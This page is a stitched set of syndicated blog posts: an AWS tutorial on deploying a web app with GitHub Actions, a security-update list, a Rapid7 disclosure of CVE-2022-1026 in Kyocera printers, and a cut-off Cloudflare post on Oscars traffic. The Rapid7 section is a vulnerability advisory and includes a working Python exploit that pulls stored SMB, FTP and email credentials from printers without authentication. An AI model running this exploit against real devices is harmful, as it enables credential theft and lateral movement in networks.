To get started, visit our website and, if you’re interested in evaluating Browser Isolation, ask our team for a demo with our Clientless Web Isolation.

Integrating with GitHub Actions – CI/CD pipeline to deploy a Web App to Amazon EC2

Post Syndicated from Mahesh Biradar original https://aws.amazon.com/blogs/devops/integrating-with-github-actions-ci-cd-pipeline-to-deploy-a-web-app-to-amazon-ec2/

Many Organizations adopt DevOps Practices to innovate faster by automating and streamlining the software development and infrastructure management processes. Beyond cultural adoption, DevOps also suggests following certain best practices and Continuous Integration and Continuous Delivery (CI/CD) is among the important ones to start with. CI/CD practice reduces the time it takes to release new software updates by automating deployment activities. Many tools are available to implement this practice. Although AWS has a set of native tools to help achieve your CI/CD goals, it also offers flexibility and extensibility for integrating with numerous third party tools.

In this post, you will use GitHub Actions to create a CI/CD workflow and AWS CodeDeploy to deploy a sample Java SpringBoot application to Amazon Elastic Compute Cloud (Amazon EC2) instances in an Autoscaling group.

GitHub Actions is a feature on GitHub’s popular development platform that helps you automate your software development workflows in the same place that you store code and collaborate on pull requests and issues. You can write individual tasks called actions, and then combine them to create a custom workflow. Workflows are custom automated processes that you can set up in your repository to build, test, package, release, or deploy any code project on GitHub.

AWS CodeDeploy is a deployment service that automates application deployments to Amazon EC2 instances, on-premises instances, serverless AWS Lambda functions, or Amazon Elastic Container Service (Amazon ECS) services.

Solution Overview

The solution utilizes the following services:

  1. GitHub Actions – Workflow Orchestration tool that will host the Pipeline.
  2. AWS CodeDeploy – AWS service to manage deployment on Amazon EC2 Autoscaling Group.
  3. AWS Auto Scaling – AWS Service to help maintain application availability and elasticity by automatically adding or removing Amazon EC2 instances.
  4. Amazon EC2 – Destination Compute server for the application deployment.
  5. AWS CloudFormation – AWS infrastructure as code (IaC) service used to spin up the initial infrastructure on AWS side.
  6. IAM OIDC identity provider – Federated authentication service to establish trust between GitHub and AWS to allow GitHub Actions to deploy on AWS without maintaining AWS Secrets and credentials.
  7. Amazon Simple Storage Service (Amazon S3) – Amazon S3 to store the deployment artifacts.


The following diagram illustrates the architecture for the solution:

Architecture Diagram

  1. Developer commits code changes from their local repo to the GitHub repository. In this post, the GitHub action is triggered manually, but this can be automated.
  2. GitHub action triggers the build stage.
  3. GitHub’s Open ID Connector (OIDC) uses the tokens to authenticate to AWS and access resources.
  4. GitHub action uploads the deployment artifacts to Amazon S3.
  5. GitHub action invokes CodeDeploy.
  6. CodeDeploy triggers the deployment to Amazon EC2 instances in an Autoscaling group.
  7. CodeDeploy downloads the artifacts from Amazon S3 and deploys to Amazon EC2 instances.

Prerequisites

Before you begin, you must complete the following prerequisites:

  • An AWS account with permissions to create the necessary resources.
  • A GitHub account with permissions to configure GitHub repositories, create workflows, and configure GitHub secrets.
  • A Git client to clone the provided source code.

Steps

The following steps provide a high-level overview of the walkthrough:

  1. Clone the project from the AWS code samples repository.
  2. Deploy the AWS CloudFormation template to create the required services.
  3. Update the source code.
  4. Setup GitHub secrets.
  5. Integrate CodeDeploy with GitHub.
  6. Trigger the GitHub Action to build and deploy the code.
  7. Verify the deployment.

Download the source code

  1. Clone the source code repository aws-codedeploy-github-actions-deployment.

git clone https://github.com/aws-samples/aws-codedeploy-github-actions-deployment.git

  1. Create an empty repository in your personal GitHub account. To create a GitHub repository, see Create a repo. Clone this repo to your computer. Furthermore, ignore the warning about cloning an empty repository.

git clone https://github.com/<username>/<repoName>.git

Figure2: Github Clone

  1. Copy the code. We need contents from the hidden .github folder for the GitHub actions to work.

cp -r aws-codedeploy-github-actions-deployment/. <new repository>

e.g. GitActionsDeploytoAWS

  1. Now you should have the following folder structure in your local repository.

Figure3: Directory Structure

Repository folder structure

  • The .github folder contains actions defined in the YAML file.
  • The aws/scripts folder contains code to run at the different deployment lifecycle events.
  • The cloudformation folder contains the template.yaml file to create the required AWS resources.
  • Spring-boot-hello-world-example is a sample application used by GitHub actions to build and deploy.
  • Root of the repo contains appspec.yml. This file is required by CodeDeploy to perform deployment on Amazon EC2. Find more details here.

The following commands will help make sure that your remote repository points to your personal GitHub repository.

git remote remove origin

git remote add origin <your repository url>

git branch -M main

git push -u origin main

Deploy the CloudFormation template

To deploy the CloudFormation template, complete the following steps:

  1. Open AWS CloudFormation console. Enter your account ID, user name, and Password.
  2. Check your region, as this solution uses us-east-1.
  3. If this is a new AWS CloudFormation account, select Create New Stack. Otherwise, select Create Stack.
  4. Select Template is Ready
  5. Select Upload a template file
  6. Select Choose File. Navigate to template.yml file in your cloned repository at “aws-codedeploy-github-actions-deployment/cloudformation/template.yaml”.
  7. Select the template.yml file, and select next.
  8. In Specify Stack Details, add or modify the values as needed.
    • Stack name = CodeDeployStack.
    • VPC and Subnets = (these are pre-populated for you) you can change these values if you prefer to use your own Subnets)
    • GitHubThumbprintList = 6938fd4d98bab03faadb97b34396831e3780aea1
    • GitHubRepoName – Name of your GitHub personal repository which you created.

Figure4: CloudFormation Parameters

  1. On the Options page, select Next.
  2. Select the acknowledgement box to allow for the creation of IAM resources, and then select Create. It will take CloudFormation approximately 10 minutes to create all of the resources. This stack would create the following resources.
    • Two Amazon EC2 Linux instances with Tomcat server and CodeDeploy agent are installed
    • Autoscaling group with Internet Application load balancer
    • CodeDeploy application name and deployment group
    • Amazon S3 bucket to store build artifacts
    • Identity and Access Management (IAM) OIDC identity provider
    • Instance profile for Amazon EC2
    • Service role for CodeDeploy
    • Security groups for ALB and Amazon EC2

Update the source code

  1.  On the AWS CloudFormation console, select the Outputs tab. Note that the Amazon S3 bucket name and the ARM of the GitHub IAM Role. We will use this in the next step.

Figure5: CloudFormation Output

  1. Update the Amazon S3 bucket in the workflow file deploy.yml. Navigate to /.github/workflows/deploy.yml from your Project root directory.

Replace ##s3-bucket## with the name of the Amazon S3 bucket created previously.

Replace ##region## with your AWS Region.

Figure6: Actions YML

  1. Update the Amazon S3 bucket name in after-install.sh. Navigate to aws/scripts/after-install.sh. This script would copy the deployment artifact from the Amazon S3 bucket to the tomcat webapps folder.

Figure7: CodeDeploy Instruction

Remember to save all of the files and push the code to your GitHub repo.

  1. Verify that you’re in your git repository folder by running the following command:

git remote -V

You should see your remote branch address, which is similar to the following:

username@3c22fb075f8a GitActionsDeploytoAWS % git remote -v

origin [email protected]:<username>/GitActionsDeploytoAWS.git (fetch)

origin [email protected]:<username>/GitActionsDeploytoAWS.git (push)

  1. Now run the following commands to push your changes:

git add .

git commit -m “Initial commit”

git push

Setup GitHub Secrets

The GitHub Actions workflows must access resources in your AWS account. Here we are using IAM OpenID Connect identity provider and IAM role with IAM policies to access CodeDeploy and Amazon S3 bucket. OIDC lets your GitHub Actions workflows access resources in AWS without needing to store the AWS credentials as long-lived GitHub secrets.

These credentials are stored as GitHub secrets within your GitHub repository, under Settings > Secrets. For more information, see “GitHub Actions secrets”.

  • Navigate to your github repository. Select the Settings tab.
  • Select Secrets on the left menu bar.
  • Select New repository secret.
  • Select Actions under Secrets.

    • Enter the secret name as ‘IAMROLE_GITHUB’.
    • enter the value as ARN of GitHubIAMRole, which you copied from the CloudFormation output section.

Figure8: Adding Github Secrets

Figure9: Adding New Secret

Integrate CodeDeploy with GitHub

For CodeDeploy to be able to perform deployment steps using scripts in your repository, it must be integrated with GitHub.

CodeDeploy application and deployment group are already created for you. Please use these applications in the next step:

CodeDeploy Application =CodeDeployAppNameWithASG

Deployment group = CodeDeployGroupName

To link a GitHub account to an application in CodeDeploy, follow until step 10 from the instructions on this page.

You can cancel the process after completing step 10. You don’t need to create Deployment.

Trigger the GitHub Actions Workflow

Now you have the required AWS resources and configured GitHub to build and deploy the code to Amazon EC2 instances.

The GitHub actions as defined in the GITHUBREPO/.github/workflows/deploy.yml would let us run the workflow. The workflow is currently setup to be manually run.

Follow the following steps to run it manually.

Go to your GitHub Repo and select Actions tab

Figure10: See Actions Tab

Select Build and Deploy link, and select Run workflow as shown in the following image.

Figure11: Running Workflow Manually

After a few seconds, the workflow will be displayed. Then, select Build and Deploy.

Figure12: Observing Workflow

You will see two stages:

  1. Build and Package.
  2. Deploy.

Build and Package

The Build and Package stage builds the sample SpringBoot application, generates the war file, and then uploads it to the Amazon S3 bucket.

Figure13: Completed Workflow


You should be able to see the war file in the Amazon S3 bucket.

Figure14: Artifacts saved in S3


Deploy

In this stage, workflow would invoke the CodeDeploy service and trigger the deployment.

Figure15: Deploy With Actions

Verify the deployment


Log in to the AWS Console and navigate to the CodeDeploy console.

Select the Application name and deployment group. You will see the status as Succeeded if the deployment is successful.

Figure16: Verifying Deployment

Point your browsers to the URL of the Application Load balancer.

Note: You can get the URL from the output section of the CloudFormation stack or Amazon EC2 console Load Balancers.

Figure17: Verifying Application

Optional – Automate the deployment on Git Push

Workflow can be automated by changing the following line of code in your .github/workflow/deploy.yml file.

From

workflow_dispatch: {}

To


  #workflow_dispatch: {}
  push:
    branches: [ main ]
  pull_request:

This will be interpreted by GitHub actions to automaticaly run the workflows on every push or pull requests done on the main branch.

After testing end-to-end flow manually, you can enable the automated deployment.

Clean up

To avoid incurring future changes, you should clean up the resources that you created.

  1. Empty the Amazon S3 bucket:
  2. Delete the CloudFormation stack (CodeDeployStack) from the AWS console.
  3. Delete the GitHub Secret (‘IAMROLE_GITHUB’)
    1. Go to the repository settings on GitHub Page.
    2. Select Secrets under Actions.
    3. Select IAMROLE_GITHUB, and delete it.

Conclusion

In this post, you saw how to leverage GitHub Actions and CodeDeploy to securely deploy Java SpringBoot application to Amazon EC2 instances behind AWS Autoscaling Group. You can further add other stages to your pipeline, such as Test and security scanning.

Additionally, this solution can be used for other programming languages.

About the Authors

Mahesh Biradar is a Solutions Architect at AWS. He is a DevOps enthusiast and enjoys helping customers implement cost-effective architectures that scale.
Suresh Moolya is a Cloud Application Architect with Amazon Web Services. He works with customers to architect, design, and automate business software at scale on AWS cloud.

Security updates for Tuesday

Post Syndicated from original https://lwn.net/Articles/889571/

Security updates have been issued by Debian (libdatetime-timezone-perl, pjproject, and tzdata), Mageia (chromium-browser-stable, docker, graphicsmagick, and libtiff), Oracle (expat), Red Hat (expat, httpd:2.4, openssl, and screen), Scientific Linux (expat and openssl), and Ubuntu (libtasn1-6, linux-oem-5.14, openjdk-lts, and paramiko).

CVE-2022-1026: Kyocera Net View Address Book Exposure

Post Syndicated from Tod Beardsley original https://blog.rapid7.com/2022/03/29/cve-2022-1026-kyocera-net-view-address-book-exposure/

CVE-2022-1026: Kyocera Net View Address Book Exposure

Rapid7 researcher Aaron Henderson has discovered that several models of Kyocera multifunction printers running vulnerable versions of Net View unintentionally expose sensitive user information, including usernames and passwords, through an insufficiently protected address book export function. This vulnerability is an instance of CWE-522: Insufficiently Protected Credentials, and has an estimated base CVSS 3.1 score of 8.6, given that the credentials exposed are used to authenticate to other endpoints, such as external FTP and SMB servers.

Product description

Many Kyocera multifunction printers (MFPs) can be administered using Net Viewer. Two such supported and tested models of MFPs are the ECOSYS M2640idw and the TASKalfa 406ci. These printers can be routinely found in both home office and enterprise environments around the world.

Credit

This issue, CVE-2022-1026, was discovered by security researcher Aaron Henderson of Rapid7. It is being disclosed in accordance with Rapid7’s vulnerability disclosure policy.

Exploitation

Kyocera exposes a SOAP API on port 9091/TCP used for remote printer management via the Net Viewer thick client application. While the API supports authentication, and the thick client performs this authentication, while capturing the SOAP requests, it was observed that the specific request to extract an address book, `POST /ws/km-wsdl/setting/address_book` does not require an authenticated session to submit. Those address books, in turn, contain stored email addresses, usernames, and passwords, which are normally used to store scanned documents on external services or send to users over email.

Exploitation details


In order to exploit the vulnerability, an attacker need only be on a network that can reach the MFP’s listening SOAP service on port 9091/TCP. The screenshot below describes submitting an unauthenticated SOAP request to that service, `POST /ws/km-wsdl/setting/address_book` with the described XML.

CVE-2022-1026: Kyocera Net View Address Book Exposure

This instructs the printer to prepare an address book object to be downloaded containing all sensitive data configured in the address book. The printer will respond with an address book enumeration object number, which is ‘5’ in this instance:

CVE-2022-1026: Kyocera Net View Address Book Exposure


Once that object number is received, an attacker can populate the “<ns1:enumeration>” value with that number in a SOAP request, wsa:Action get_personal_address_list, using the same POST endpoint, as shown below.

CVE-2022-1026: Kyocera Net View Address Book Exposure


This will return the printer address book with all configured email addresses, FTP credentials, and network SMB file share credentials stored for user scanning to network shares, in fairly readable XML:

CVE-2022-1026: Kyocera Net View Address Book Exposure

Finally, credentials can be harvested from the provided login_password fields:

CVE-2022-1026: Kyocera Net View Address Book Exposure

Exploit proof of concept

A proof-of-concept (PoC) Python exploit is shown below. Note the time.sleep(5) call, which allows the printer time to first generate the address book.

PoC Python code:

"""
Kyocera printer exploit
Extracts sensitive data stored in the printer address book, unauthenticated, including:
    *email addresses
    *SMB file share credentials used to write scan jobs to a network fileshare
    *FTP credentials
 
Author: Aaron Herndon, @ac3lives (Rapid7)
Date: 11/12/2021
Tested versions: 
    * ECOSYS M2640idw
    *  TASKalfa 406ci
    * 
 
Usage: 
python3 getKyoceraCreds.py printerip
"""
 
import requests
import xmltodict
import warnings
import sys
import time
warnings.filterwarnings("ignore")
 
url = "https://{}:9091/ws/km-wsdl/setting/address_book".format(sys.argv[1])
headers = {'content-type': 'application/soap+xml'}
# Submit an unauthenticated request to tell the printer that a new address book object creation is required
body = """<?xml version="1.0" encoding="utf-8"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:SOAP-ENC="http://www.w3.org/2003/05/soap-encoding" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:xop="http://www.w3.org/2004/08/xop/include" xmlns:ns1="http://www.kyoceramita.com/ws/km-wsdl/setting/address_book"><SOAP-ENV:Header><wsa:Action SOAP-ENV:mustUnderstand="true">http://www.kyoceramita.com/ws/km-wsdl/setting/address_book/create_personal_address_enumeration</wsa:Action></SOAP-ENV:Header><SOAP-ENV:Body><ns1:create_personal_address_enumerationRequest><ns1:number>25</ns1:number></ns1:create_personal_address_enumerationRequest></SOAP-ENV:Body></SOAP-ENV:Envelope>"""
 
response = requests.post(url,data=body,headers=headers, verify=False)
strResponse = response.content.decode('utf-8')
#print(strResponse)
 
 
parsed = xmltodict.parse(strResponse)
# The SOAP request returns XML with an object ID as an integer stored in kmaddrbook:enumeration. We need this object ID to request the data from the printer.
getNumber = parsed['SOAP-ENV:Envelope']['SOAP-ENV:Body']['kmaddrbook:create_personal_address_enumerationResponse']['kmaddrbook:enumeration']
 
body = """<?xml version="1.0" encoding="utf-8"?><SOAP-ENV:Envelope xmlns:SOAP-ENV="http://www.w3.org/2003/05/soap-envelope" xmlns:SOAP-ENC="http://www.w3.org/2003/05/soap-encoding" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/XMLSchema" xmlns:wsa="http://schemas.xmlsoap.org/ws/2004/08/addressing" xmlns:xop="http://www.w3.org/2004/08/xop/include" xmlns:ns1="http://www.kyoceramita.com/ws/km-wsdl/setting/address_book"><SOAP-ENV:Header><wsa:Action SOAP-ENV:mustUnderstand="true">http://www.kyoceramita.com/ws/km-wsdl/setting/address_book/get_personal_address_list</wsa:Action></SOAP-ENV:Header><SOAP-ENV:Body><ns1:get_personal_address_listRequest><ns1:enumeration>{}</ns1:enumeration></ns1:get_personal_address_listRequest></SOAP-ENV:Body></SOAP-ENV:Envelope>""".format(getNumber)
 
print("Obtained address book object: {}. Waiting for book to populate".format(getNumber))
time.sleep(5)
print("Submitting request to retrieve the address book object...")
 
 
response = requests.post(url,data=body,headers=headers, verify=False)
strResponse = response.content.decode('utf-8')
#rint(strResponse)
 
parsed = xmltodict.parse(strResponse)
print(parsed['SOAP-ENV:Envelope']['SOAP-ENV:Body'])
 
print("\n\nObtained address book. Review the above response for credentials in objects such as 'login_password', 'login_name'")

Impact

The most likely attack scenario involving this vulnerability would be an attacker, who is already inside the LAN perimeter, leveraging their ability to communicate directly with affected printers to learn the usernames and passwords to stored SMB and FTP file servers. In the case of SMB credentials, those might then be leveraged to establish a presence in the target networks’ Windows domain.

Depending on how those external services are administered, the attacker may also be able to collect prior (and future) print/scan jobs originating from the targeted printer, but the primary value of this vulnerability is lateral movement within the network. Note that printer credentials are not themselves at risk (except in the case of reused passwords, of course), but credentials to services the printer is normally expected to store scanned documents are exposed via this vulnerability.

Remediation

First and foremost, MFPs should under no circumstance be able to be reached directly across the internet. While this is true for most LAN-centric technologies, this is especially true for printers and scanners, which are popular targets for opportunistic attackers. These devices tend to only support weak authentication mechanisms, even in the best of cases, and are rarely kept up to date with firmware updates to address security issues. So, as long as only trusted users can reach these networked printers, the opportunity for attack is limited only to insiders and attackers who have otherwise managed to already establish a local network presence.


At the time of this disclosure, there is no patch or updated firmware available for affected devices. The version information displayed on a vulnerable ECOSYS M2640idw device is shown as below, and we believe the proper version number for this software is the middle version listed, “2S0_1000.005.0012S5_2000.002.505.”

CVE-2022-1026: Kyocera Net View Address Book Exposure

In light of the lack of patching, Kyocera customers are advised to disable the SOAP interface running on port 9091/TCP of affected MFPs. Details on precisely how to disable this service can be found in the documentation relevant to the specific MFP model. If SOAP access is required over the network for normal operation, users should ensure that address books do not contain sensitive, unchanging passwords.

One possible configuration that would make this vulnerability moot would be to only allow public, anonymous FTP or SMB write access (but not read access) for scanned document storage, and another process to move those documents securely across the network to their final destination. The exposure of email addresses would remain, but this is of considerably less value to most attackers.

Disclosure timeline

  • Nov 2021: Issue identified by Aaron Herndon of Rapid7
  • Tue Nov 16, 2021: Contacted Kyocera’s primary support and other-support
  • Fri Nov 19, 2021: Opened case number: CS211119002 with Kyocera support
  • Mon Nov 22, 2021: Released details to the vendor
  • Fri Jan 7, 2022: Opened JPCERT/CC case number JVNVU#96890480
    • Discovered a more reliable security-specific contact at Kyocera
  • Wed Jan 19, 2022: Extended disclosure deadline to mid-March, 2022
  • Jan-Mar 2022: Communication about workarounds and other mitigations
  • Fri Mar 18, 2022: CVE-2022-1026 reserved
  • Tue Mar 29, 2022: Public disclosure (this document)

Additional reading:

NEVER MISS A BLOG

Get the latest stories, expertise, and news about security today.

How the Oscars impacted the Internet (at least in the US)

Post Syndicated from João Tomé original https://blog.cloudflare.com/oscars-2022-impact/

How the Oscars impacted the Internet (at least in the US)

How the Oscars impacted the Internet (at least in the US)

The 94th Academy Awards happened this past Sunday, March 27, 2022. In the global event we got to see several Oscars attributed to winners like CODA, Jane Campion (the director of The Power of the Dog) and also Dune (which won six Oscars), but also moments that had a clear impact in the Internet traffic, like the altercation on stage between Will Smith and Chris Rock.

Cloudflare Radar uses a variety of sources to provide aggregate information about Internet traffic and attack trends. In this blog post, we will use DNS name resolution data as a proxy for traffic to Internet services, as we did for the Super Bowl LVI.

The baseline value for the charts (that are only focused on the US) was calculated by taking the mean DNS traffic level for the associated Internet services between 08:00 – 12:00 PST on Sunday (March 27, 2022) — usually we use UTC, but we chose to use Los Angeles time as that’s where the event took place.


